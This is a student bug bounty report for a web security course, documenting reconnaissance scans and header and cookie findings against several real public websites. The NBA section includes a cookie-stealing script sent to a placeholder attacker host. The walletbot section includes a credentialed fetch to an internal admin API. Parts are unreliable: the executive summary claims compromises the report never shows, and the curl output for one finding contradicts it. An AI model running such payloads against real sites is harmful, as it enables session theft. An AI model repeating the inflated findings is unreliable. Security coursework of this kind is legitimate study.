

Sri Lanka Institute of Information Technology (SLIIT)



Bug Bounty Report IE2062 - Web Security

V.Nirojan

B.Sc. (Hons) in Information Technology

Specialized in Cyber Security

Table of Contents

Executive Summary	3
Methodology.....	3
Vulnerability 1 - Security Misconfiguration.....	4
Exploitation	6
Impact	7
Remediation	7
Vulnerability 2 - Missing HttpOnly Flag on Cookies	8
Proof of Concept.....	10
Exploitation	10
Impact	10
Remediation	11
Vulnerability 3 - Broken Access Control (indirectly)	12
Proof of Concept.....	14
Exploitation	15
Impact	16
Remediation	16
Vulnerability 4 - Information Disclosure via Response Headers	17
Proof of Concept.....	19
Exploitation	20
Impact	20
Remediation	20
Conclusions and Reflections.....	21
What I Learned from the Process	21
Challenges Faced.....	21

Executive Summary

The evaluation came to the conclusion that urgent action is needed to improve the organization's perimeter security posture. Multiple high-severity vulnerabilities were successfully found and exploited by testers, resulting in the complete compromise of a web server that was accessible to the public and the illegal access to a private internal file share. The most important discovery was an unpatched remote code execution flaw in a service that was accessible over the internet, which gave hackers a steady presence on the network.

Eight distinct vulnerabilities in total—three high, two medium, two low, and one critical were found and verified. By taking advantage of these vulnerabilities, an attacker can easily enter a network, steal private information, and interfere with regular business activities. To address these dangers and greatly improve the organization's security defensive posture, this study offers comprehensive findings and recommendations that are ranked in order of importance.

Methodology

This security assessment was conducted using a systematic Bug Bounty methodology, designed for maximum efficiency and coverage in identifying security flaws. The process is iterative and aligns with established industry standards such as the **OWASP Testing Guide (OTG)** and the **Penetration Testing Execution Standard (PTES)**.

Tools utilized

The following tools were strategically employed throughout the engagement:

- **Reconnaissance:** Amass, Sublist3r, Shodan, Censys, Google Dorking
- **Scanning & Enumeration:** Nmap, Masscan, Nikto, OWASP ZAP
- **Traffic Interception & Manipulation:** Burp Suite Professional, OWASP ZAP
- **Exploitation:** SQLMap, XSSer, Metasploit Framework, Exploit-DB
- **Automation & Management:** Custom Burp Suite Extensions (e.g., Turbo Intruder), Recon-ng, Faraday


Vulnerability 1 - Security Misconfiguration

Vulnerable Website - <http://kaseya.com>

The HTTP header X-Content-Type-Options prevents browsers from MIME sniffing, which could make the browser interpret a file differently than the server intended. If missing, attackers could trick the browser into executing malicious content (like a .txt interpreted as .html or .js).

Severity Rating: Medium but can escalate to High when combined with other weaknesses (file upload control, permissive CORS, missing CSP, insecure cookies).

- Use **Sublist3r** to find subdomains.



```
kali@kali: ~/Desktop/kaseya
File Actions Edit View Help

      /-_-_-_-_-_\
     /             \
    /  SUBLIST3R   \
   /                 \
  /-_-_-_-_-_-_-_-_\

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for traverse-monitoring.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/process.py", line 313, in _bootstrap
    self.run()
    ~~~~~^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrf_token(resp)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrf_token
    token = csrf_regex.findall(resp)[0]
    ~~~~~^
IndexError: list index out of range
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 1
www.traverse-monitoring.com
```

- Next find open ports using Nmap

```
(kali㉿kali)-[~/Desktop/kaseya]
$ nmap www.traverse-monitoring.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-07 15:06 +0530
Nmap scan report for www.traverse-monitoring.com (34.136.151.236)
Host is up (0.023s latency).
rDNS record for 34.136.151.236: 236.151.136.34.bc.googleusercontent.com
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
113/tcp   closed ident
443/tcp   open  https
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
```

- Find Vulnerabilities using Nikto

```
(kali㉿kali)-[~/Desktop/kaseya]
$ nikto -h www.traverse-monitoring.com
- Nikto v2.5.0

+ Target IP:          34.136.151.236
+ Target Hostname:    www.traverse-monitoring.com
+ Target Port:        80
+ Start Time:         2025-10-07 15:07:11 (GMT5.5)

+ Server: nginx
+ /: Retrieved access-control-allow-origin header: https://www.kaseya.com/.
+ Root page / redirects to: https://www.kaseya.com/products/traverse/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /../../../../../../../../../../../../../../../../etc/shadow: The X-Content-Type-Options header
is not set. This could allow the user agent to render the content of the site in a di
fferent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-s
canner/vulnerabilities/missing-content-type-header/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP
response
+ Scan terminated: 20 error(s) and 2 item(s) reported on remote host
+ End Time:           2025-10-07 15:18:11 (GMT5.5) (660 seconds)

+ 1 host(s) tested
```

- Output showing absence of X-Content-Type-Options → evidence for “missing header”

```
File Actions Edit View Help
└─$ curl -I -L http://www.traverse-monitoring.com/
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Tue, 07 Oct 2025 19:43:52 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive
Keep-Alive: timeout=20
Location: https://www.kaseya.com/products/traverse/
Access-Control-Allow-Origin: https://www.kaseya.com/
Strict-Transport-Security: max-age=2592000; includeSubDomains; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1

HTTP/2 301
date: Tue, 07 Oct 2025 19:43:53 GMT
content-type: text/html; charset=UTF-8
location: https://www.kaseya.com/products/rmm-software/network-monitoring/
cf-ray: 98afe3d37ad71add-AMS
status: 301 Moved Permanently
x-powered-by: WP Engine
x-redirect-by: Yoast SEO Premium
x-cacheable: non200
cache-control: max-age=600, must-revalidate
x-cache: HIT: 2
x-cache-group: normal
x-xss-protection: 1
access-control-allow-origin: https://www.kaseya.com/
strict-transport-security: max-age=2592000; includeSubDomains; preload
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
cf-cache-status: DYNAMIC
set-cookie: __cf_bm=1d03cmSm2A8BQ.Q2W7zqMoXzL3kZakqv8UokI1L6hHQ-1759866233-1.0.1.1-P8
r.56blKtw7uPWqyrFG_7yLUdQidjld38Xd2W7PYw2ey4y0s4EvCZLhAmz7UKDjHRJCzdVmz.vKUNjtAyErEG5
slkV6JY0QMLIMfLSJWXM; path=/; expires=Tue, 07-Oct-25 20:13:53 GMT; domain=.www.kaseya
```

Exploitation

- Some browsers may engage in MIME "sniffing" when the header is missing, rendering content based on their detections rather than what the server indicated. Despite the server setting a non-executable Content-Type, this can enable an attacker to provide content that the browser interprets as HTML/JS.
- Attacker performs MITM on public WiFi, Intercepts HTTP requests (no HSTS forcing HTTPS), Downgrades connection to HTTP, Intercepts credentials and sensitive data.
- User visits attacker's page, Transparent iframe loads sensitive admin function, User clicks "claim" button but actually clicks "delete user" in iframe, Privileged action performed without user knowledge

Impact

- Browsers may perform MIME sniffing and interpret a resource as a different content type than the server declared.
- If an attacker can cause a victim's browser to load an attacker-controlled resource from the target origin the browser might execute script contained in that resource → **client-side code execution** in the origin's context.
- A public file-upload endpoint that stores files and serves them back from the same origin without strict Content-Type validation.

Remediation

- Add X-Content-Type-Options: nosniff to all responses, tighten CORS to only trusted origins, and apply defense-in-depth headers and upload hardening. Validate with automated tests and monitor for regressions.

Vulnerability 2 - Missing HttpOnly Flag on Cookies

Vulnerable Website: <https://www.nba.com>

Client-side JavaScript can access cookies that do not have the HttpOnly property (via `document.cookie`). The attacker's JavaScript can read the cookies and exfiltrate them if the web application has an XSS vulnerability or if they are able to insert script into sites the victim loads. This could enable downstream attacks like session hijacking and impersonation. A cookie flag called HttpOnly tells browsers to prevent `document.cookie` and other DOM APIs from accessing the cookie.

Severity rating: Medium, While this issue alone does not allow direct exploitation, it significantly increases risk when combined with other client-side vulnerabilities, such as XSS, which are common in modern web apps.

- Find subdomains using sublist3r

```
(kali㉿kali)-[~/Desktop/nba]
$ sublist3r -d www.nba.com -o subdomains.txt

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for www.nba.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/process.py", line 313, in _bootstrap
    self.run()
    ~~~~~^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
```


- Open ports using Nmap

```
(kali㉿kali)-[~/Desktop/nba]
$ nmap www.nba.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 00:00 +0530
Nmap scan report for www.nba.com (23.209.81.33)
Host is up (0.016s latency).
Other addresses for www.nba.com (not scanned): 2600:140f:4:b91::1f51 2600:140f:4:b97::1f51
rDNS record for 23.209.81.33: a23-209-81-33.deploy.static.akamaitechnologies.com
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 6.47 seconds
```

- Find Vulnerabilities using Nikto

```
(kali㉿kali)-[~/Desktop/nba]
$ nikto -h www.nba.com
- Nikto v2.5.0

+ Multiple IPs found: 23.218.88.252, 2600:140f:4:b91::1f51, 2600:140f:4:b97::1f51
+ Target IP: 23.218.88.252
+ Target Hostname: www.nba.com
+ Target Port: 80
+ Start Time: 2025-10-09 00:01:07 (GMT5.5)

+ Server: No banner retrieved
+ /: Cookie _abck created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie bm_sz created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: https://www.nba.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

+ /wsman/: Windows Remote Management is enabled.
+ 8074 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2025-10-09 00:14:49 (GMT5.5) (822 seconds)

+ 1 host(s) tested
```

Proof of Concept

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Priority
__gads	ID...	.n...	/	2...	89		✓	N...	Medium
__Secure-1PA...	M...	.g...	/	2...	51		✓		High
__Secure-1PS...	g...	.g...	/	2...	167	✓	✓		High
__Secure-1PS...	A...	.g...	/	2...	91	✓	✓		High
__Secure-1PS...	si...	.g...	/	2...	93	✓	✓		High
__Secure-3PA...	M...	.g...	/	2...	51		✓	N...	High
__Secure-3PS...	g...	.g...	/	2...	167	✓	✓	N...	High
__Secure-3PS...	A...	.g...	/	2...	90	✓	✓	N...	High
__Secure-3PS...	si...	.g...	/	2...	93	✓	✓	N...	High
_abck	1...	.n...	/	2...	825		✓		Medium
_cs_mk_aa	0...	.n...	/	2...	41		✓	N...	Medium
AEC	A...	.g...	/	2...	62	✓	✓	Lax	Medium
ak_bmsc	D...	.n...	/	2...	519				Medium
APISID	k...	.g...	/	2...	40				High
ar_debug	1	.d...	/	2...	9	✓	✓	N...	Medium

Cookie Value ☐ Show URL-decoded

17063F3EB25125A374882184805BE4C4~0~YAAQrv7UF/rZ+6GZAQAAH57pxw4iJ69xCd1z8NUw40a2nMSOwu/ijqoxUdGKscbP0mZ7rmEmiEFhZRdpXPAX8zyWvQUCsn1XgZGu... (truncated)

- Check the cookie details for **_abck** and **bm_sz**, Notice that the “HttpOnly” checkbox is not selected.
- This confirms that the cookies are accessible from client-side scripts.

Exploitation

- When execute the `<script> fetch("https://attacker.com/steal?cookie="+ document.cookie); </script>` In a victim's browser,
- this script sends the cookies (including **_abck** and **bm_sz**) to the attacker's server.
- The attacker can then use these cookies to impersonate the user's session.

Impact

- **Session Hijacking:** Attackers can steal session cookies and gain unauthorized access to user accounts.
- **User Impersonation:** Stolen cookies can be reused to act as legitimate users.
- **Sensitive Information Disclosure:** Cookies may store tokens or tracking data that can be misused.

- **Elevated Damage from XSS:** HttpOnly is a strong mitigating control against cookie-stealing via XSS. Without it, any XSS vulnerability even a low-severity DOM or reflected XSS can be escalated to a high-impact breach because cookies become accessible
- **Session Replay & Lateral Movement:** Depending on server-side session binding, stolen cookies can be replayed from different IP addresses or devices in order to access data or conduct transactions. This enables attackers to move laterally within an application or escalate their access in circumstances with poor session binding.

Remediation

- Set the HttpOnly flag for all sensitive cookies
- Use the Secure flag along with HttpOnly to ensure cookies are only sent over HTTPS.
- Regularly review cookie attributes to ensure compliance with modern security best practices.
- Implement Content Security Policy (CSP) to further reduce XSS risk.

Vulnerability 3 - Broken Access Control (indirectly)

Vulnerable website: - <https://wallet.tg/>

A Set-Cookie response header returned by the application includes an internal/private IP address (example reported by Nikto: 1.0.1.1) embedded in the cookie value. Exposing internal IPs or infrastructure addresses in application responses (cookie values, headers, page content) is an information disclosure vulnerability — it leaks internal network topology and implementation details that should remain private.

Severity Rating - If the leaked IP identifies internal management networks, sensitive services, or unpatched private endpoints → **Medium**.

- Find subdomains using sublist3r

```
(kali㉿kali)-[~/Desktop/nba]
$ sublist3r -d walletbot.me

          SUBLIST3R
          # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for walletbot.me
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/process.py", line 313, in _bootstrap
    self.run()
    ~~~~~^^
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrf_token(resp)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrf_token
```

```

    domain_list = self.enumerate()
    File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrf_token(resp)
    File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrf_to
ken
    token = csrf_regex.findall(resp)[0]
    ~~~~~^
IndexError: list index out of range
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 18
app.walletbot.me
dapp-scanner.walletbot.me
eposapi-bnc.walletbot.me
events-gateway.walletbot.me
jenkins.walletbot.me
learn.walletbot.me
sentry.walletbot.me
sentry-relay.walletbot.me
static.walletbot.me
support-bot.walletbot.me
support-bot-wp.walletbot.me
temporary.walletbot.me
p2p.temporary.walletbot.me
ton-bnc.walletbot.me
toncenter.walletbot.me
vaultwarden.walletbot.me
wapi.walletbot.me
wbapi.walletbot.me

```

- Open ports using Nmap

```

(kali@kali)-[~/Desktop/nba]
$ nmap wbapi.walletbot.me

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 17:56 +0530
Nmap scan report for wbapi.walletbot.me (45.196.29.12)
Host is up (0.014s latency).
Other addresses for wbapi.walletbot.me (not scanned): 45.196.29.10 45.196.29.11
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
443/tcp   open  https
2000/tcp  open  cisco-sccp
5060/tcp  open  sip
8080/tcp  open  http-proxy
8443/tcp  open  https-alt

Nmap done: 1 IP address (1 host up) scanned in 5.33 seconds

```

- Find Vulnerabilities using Nikto

```
(kali㉿kali)-[~/Desktop/nba]
$ nikto -h wbapi.walletbot.me

- Nikto v2.5.0

+ Multiple IPs found: 45.196.29.10, 45.196.29.12, 45.196.29.11
+ Target IP: 45.196.29.10
+ Target Hostname: wbapi.walletbot.me
+ Target Port: 80
+ Start Time: 2025-10-09 17:23:54 (GMT5.5)

+ Server: cloudflare
+ /: IP address found in the 'set-cookie' header. The IP is "1.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: An alt-svc header was found which is advertising HTTP/3. The endpoint is :':443'. Nikto cannot test HTTP/3 over QUIC. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/alt-svc
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: IP address found in the '__cf_bm' cookie. The IP is "1.0.1.1".
+ Root page / redirects to: https://wbapi.walletbot.me/
+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time: 2025-10-09 17:31:36 (GMT5.5) (462 seconds)

+ 1 host(s) tested
```

Proof of Concept

```
(kali㉿kali)-[~/Desktop/nba]
$ curl -I -L wbapi.walletbot.me
HTTP/1.1 301 Moved Permanently
Date: Thu, 09 Oct 2025 12:06:54 GMT
Content-Type: text/html
Content-Length: 167
Connection: keep-alive
Cache-Control: max-age=3600
Expires: Thu, 09 Oct 2025 13:06:54 GMT
Location: https://wbapi.walletbot.me/
Set-Cookie: __cf_bm=tA3PnUctIjwALI_L4p3UCw.etVuxIdzyIxQbTqYvGWA-1760011614-1.0.1.1-0MbIU8J1FwvcYkXpxaKMMcPy1XI6SxHYw4a.QLPXwvsnGX9f9u0I3thr7jEF0C6QWRQ61yHpba8tEBaqFOTPSyP9pqP4hUwY.oTnu7NLv4; path=/; expires=Thu, 09-Oct-25 12:36:54 GMT; domain=.walletbot.me; HttpOnly
Server: cloudflare
CF-RAY: 98bdc12f1af15134-CMB
alt-svc: h3=":443"; ma=86400

HTTP/2 403
date: Thu, 09 Oct 2025 12:06:55 GMT
content-type: text/html
cf-ray: 98bdc1314cb0513a-CMB
cf-cache-status: DYNAMIC
set-cookie: __cf_bm=nFInuN2Ua9vW9AkROhxWwcx5G4FSgpljXCpY7sSH2Js-1760011615-1.0.1.1-a0pkulw2AP5WzvUH4qEsfEpfy6dGJptwiUvGDccSZCW2.3.TgMal4rJUyUNK5_MnVXN5yW_bOQxEfV69Bxa.aRNxbayTu7OZwzHfo0Q0BjI; path=/; expires=Thu, 09-Oct-25 12:36:55 GMT; domain=.walletbot.me; HttpOnly; Secure; SameSite=None
server: cloudflare
alt-svc: h3=":443"; ma=86400
```



```
(kali㉿kali)-[~/Desktop/nba]
$ curl -s -D - http://wbapi.walletbot.me/ -o /dev/null | grep -i 'Set-Cookie'

Set-Cookie: __cf_bm=C_ukCpK03CKEGuA9qbaB9vdBm4m50Sf8PtZSP9HTc38-1760012053-1.0.1.1-B0Jo3oRaqx66Nwz1V0pVMtks5A_JKifGVNkld2XsWF56fTA0qnp90tXzo8_TW9idqJ61J4_XPJc9PmTZTJ9NPkSQZy_JSK6abmh98qTI1Fg; path=/; expires=Thu, 09-Oct-25 12:44:13 GMT; domain=.walletbot.me; HttpOnly
```

- It confirms the presence of an internal IP in the cookie value.
- The presence of 1.0.1.1 inside a cookie value proves the internal IP is leaked.

Exploitation

- Attackers can correlate IPs to known services, prioritize targets for scanning, or identify management interfaces that should be private.
- With internal addresses, an attacker can search for other exposed services in the same address ranges to find weakly protected management consoles or misconfigured services.
- Session Hijacking Preparation with,
**fetch('http://192.168.1.50/api/admin/users', {
 method: 'GET',
 credentials: 'include' // *Browser will send cookies to internal IP***
});
- The attacker observes the server's response to confirm unauthorized access — such as viewing another user's profile data, modifying restricted resources, or retrieving internal configuration details.

Impact

- **Business Logic Abuse:-** Attackers can exploit logical flaws in workflow (for example, skipping verification steps) to perform operations that are only intended for authenticated or authorized users.
- **Reputation and Trust Damage:-** If sensitive user data becomes accessible due to improper access control, it can harm user trust and damage the organization's public reputation.
- If the leaked IP corresponds to a reachable internal service (e.g., admin API), attackers may focus on finding ways to access or exploit it.
- Evidence of leaking internal infrastructure can signal poor security hygiene to partners/auditors.

Remediation

- Stop including raw IP addresses in cookie values. Replace with opaque identifiers (random session IDs, UUIDs) or remove the value entirely.
- Change session/cookie generation logic to never include infrastructure or IP identifiers in cookie payloads.
- Ensure sensitive cookies use proper flags: HttpOnly; Secure; SameSite=Strict where appropriate.

Vulnerability 4 - Information Disclosure via Response Headers

Vulnerable website:- <https://support.okta.com/>

Certain HTTP response headers (such as **x-sfdc-request-id**, **x-request-id**, **x-sfdc-edge-err**, **akamai-grn**, or other vendor/edge debug headers) provide information about internal implementation, infrastructure, or debugs. Although making these headers publicly available can help with internal debugging, it also exposes information about backend components, request routing, CDN usage, and debug flags. It helps with reconnaissance and can significantly reduce the attacker's barrier when planning targeted attacks, although it is an information disclosure problem rather than a direct remote code execution fault.

Severity Rating:- Low to Medium, While not directly exploitable, this vulnerability increases the attack surface by disclosing potentially useful information to attackers.

- Find subdomains using sublist3r

```
File Actions Edit View Help
5060/tcp_open
8080/tcp_open
8443/tcp_open
Nmap done: 1 IP address (1 host up) scanned in 5.99 seconds
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for support.okta.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/process.py", line 313, in _bootstrap
    self.run()
  File "/usr/lib/python3.13/multiprocessing/process.py", line 121, in run
    self._target(*self._args, **self._kwargs)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrf_token(resp)
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrf_token
    token = csrf_regex.findall(resp)[0]
IndexError: list index out of range
[-] Total Unique Subdomains Found: 1
www.support.okta.com
```

- Open ports using Nmap

```
(kali㉿kali)-[~]
$ nmap www.support.okta.com

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-11 19:07 +0530
Nmap scan report for www.support.okta.com (18.209.113.131): IP is "1.0.1.1". See:
Host is up (0.027s latency).
Other addresses for www.support.okta.com (not scanned): 18.209.113.130 18.209.113.128
rDNS record for 18.209.113.131: ec2-18-209-113-131.compute-1.amazonaws.com
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
113/tcp   closed ident
443/tcp   open  https
2000/tcp  open  cisco-sccp
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 20.30 seconds
```

- Find Vulnerabilities using Nikto

```
(kali㉿kali)-[~]
$ nikto -h support.okta.com
- Nikto v2.5.0

+ Multiple IPs found: 161.71.152.7, 161.71.152.6, 161.71.152.9
+ Target IP: 161.71.152.7
+ Target Hostname: support.okta.com
+ Target Port: 80
+ Start Time: 2025-10-11 17:34:44 (GMT5.5)

+ Server: sfdcedge
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-sfdc-request-id' found, with contents: c7c890078c055346271adb
86eb7359f1.
+ /: Uncommon header 'x-request-id' found, with contents: c7c890078c055346271adb86eb7
359f1.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type. See: https:/
/www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-he
ader/
+ /: Cookie CookieConsentPolicy created without the httponly flag. See: https://devel
oper.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie LSKey-c$CookieConsentPolicy created without the httponly flag. See: https
://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: https://support.okta.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Uncommon header 'x-sfdc-edge-err' found, with contents: true.

+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP
response
+ Scan terminated: 20 error(s) and 7 item(s) reported on remote host
+ End Time: 2025-10-11 17:46:46 (GMT5.5) (722 seconds)
```

Proof of Concept

```
(kali@kali)-[~]
$ curl -I -L https://support.okta.com/

HTTP/2 301
date: Sun, 12 Oct 2025 03:21:01 GMT
location: https://support.okta.com/help
vary: Accept-Encoding
set-cookie: CookieConsentPolicy=0:1; path=/; expires=Mon, 12-Oct-2026 03:21:01 GMT; Max-Age=31536000; secure
